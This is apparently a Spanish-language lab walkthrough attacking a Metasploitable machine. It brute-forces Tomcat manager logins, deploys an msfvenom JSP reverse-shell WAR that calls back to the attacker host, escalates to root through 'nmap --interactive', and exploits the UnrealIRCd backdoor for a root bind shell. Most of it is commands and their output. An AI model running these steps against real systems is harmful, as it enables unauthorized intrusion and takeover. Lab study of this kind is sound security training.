   PASS_FILE         /usr/share/metasploit-framework/d  no        File containing passwords, one per line
                     ata/wordlists/tomcat_mgr_default_
                     pass.txt
   Proxies                                              no        A proxy chain of format type:host:port[,type:host:port][...
                                                                  ]
   RHOSTS                                               yes       The target host(s), see https://docs.metasploit.com/docs/us
                                                                  ing-metasploit/basics/using-metasploit.html
   RPORT             8080                               yes       The target port (TCP)
   SSL               false                              no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                              yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                      yes       URI for Manager login. Default is /manager/html
   THREADS           1                                  yes       The number of concurrent threads (max one per host)
   USERNAME                                             no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/d  no        File containing users and passwords separated by space, one
                     ata/wordlists/tomcat_mgr_default_             pair per line
                     userpass.txt
   USER_AS_PASS      false                              no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/d  no        File containing users, one per line
                     ata/wordlists/tomcat_mgr_default_
                     users.txt
   VERBOSE           true                               yes       Whether to print output for all attempts
```

Seteamos la IP de la victima

set RHOSTS 192.168.1.26


y el puerto (por defecto sale 8080 y hay que cambiarlo)

set RPORT 8180




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.26
RHOSTS ⇒ 192.168.1.26
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > 
```

Al ejecutar el exploit encuentro




```
[-] 192.168.1.26:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.1.26:8180 - Login Successful: tomcat:tomcat
[-] 192.168.1.26:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:role1 (Incorrect)
```

Con ese usuario y contraseña busco otro exploit en el que pueda ejecutar código remoto en la maquina, encuentro este:




```
 Application Deployer Authenticated Code Execution
  7   exploit/multi/http/tomcat_mgr_upload                        2009-11-09       excellent  Yes    Apache Tomcat Mar
 Authenticated Upload Code Execution
```

Pondremos una Shell desde metasploit a la escucha



```
msf6 > use exploit/multi/handler
[*] Using configured payload java/jsp_shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD ⇒ java/jsp_shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.118
LHOST ⇒ 192.168.1.118
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.118:4444
█
```

Me fijo en la web y veo que puedo subir un archivo war para su ejecución:



/tomcat-docs	Tomcat Documentation
/wal8LT7	
/webdav	Webdav Content Management

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

WAR or Directory URL:


Deploy

WAR file to deploy


Select WAR file to upload Browse... shellr.war

Deploy


Genero un archivo .war que nos valdra para que nos devuelva una Shell reversa



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.118 LPORT=4444 -f war -o shellr.war
Payload size: 1108 bytes
Final size of war file: 1108 bytes
Saved as: shellr.war
```




Voy a la web y le doy a deploy con el archivo war generado, vuelvo a metaesploit y consigo una reverse Shell lo que sin muchos privilegios:



```
[*] Started reverse TCP handler on 192.168.1.118:4444
ls
[*] Command shell session 2 opened (192.168.1.118:4444 → 192.168.1.26:51163) at 2024-02-21 16:50:35 -0500

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Ejecuto nmap y veo que lo tiene instalado la maquina, busco si tiene alguna vulneraribilidad




```
nmap
Nmap 4.53 ( http://insecure.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
```

Buscando encuentro una vulnerabilidad en nmap (https://w0lfram1te.com/privilege-escalation-with-nmap) en la que con el comando

nmap –interactive


Me permite escalar privilegios como root




```
whoami
tomcat55
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```

Vulnerabilidad servicio IRC puerto 6667

Encuentro en el puerto 6667 el servicio de IRC, bucando en metasploit veo que hay un backdoor




```
ev/tcp)
   18  payload/cmd/unix/reverse_bash_udp                                    normal     No     Unix Command Shell, Reverse U
ev/udp)
   19  exploit/unix/irc/unreal_ircd_3281_backdoor         2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor C
 Execution
```




```
Interact with a module by name or index. For example info 26, use 26 or use exploit/multi/misc/w3tw0rk_exec

msf6 > use 19
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                       -metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Configuro el RHOST con la ip victima 192.168.1.26 ya que RPORT esta con el puerto correcto, selecciono un payload para obtener obtener la Shell



```
Compatible Payloads
===================

   #   Name                                         Disclosure Date  Rank    Check  Description
   -   ----                                         ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                      normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                    normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                               normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                    normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                               normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                      normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                      normal  No     Unix Command Shell, Double Reverse TCP (teln
et)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                      normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                                 normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl                             normal  No     Unix Command Shell, Reverse TCP SSL (via per
l)
   10  payload/cmd/unix/reverse_ruby                                 normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl                             normal  No     Unix Command Shell, Reverse TCP SSL (via Rub
y)
   12  payload/cmd/unix/reverse_ssl_double_telnet                    normal  No     Unix Command Shell, Double Reverse TCP SSL (
telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
```

Y ejecuto el exploit:



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.1.26:6667 - Connected to 192.168.1.26:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.1.26:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.1.26:4444
[*] Command shell session 1 opened (192.168.1.118:37249 → 192.168.1.26:4444) at 2024-02-23 07:40:27 -0500

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
whoami
root
```

Al haber entrado como root directamente no ha sido necesario la escalada de privilegios

Bibliografía y páginas de referencia

https://book.hacktricks.xyz/
https://www.cvedetails.com/cve/
https://medium.com/
NVD - Vulnerabilities (nist.gov)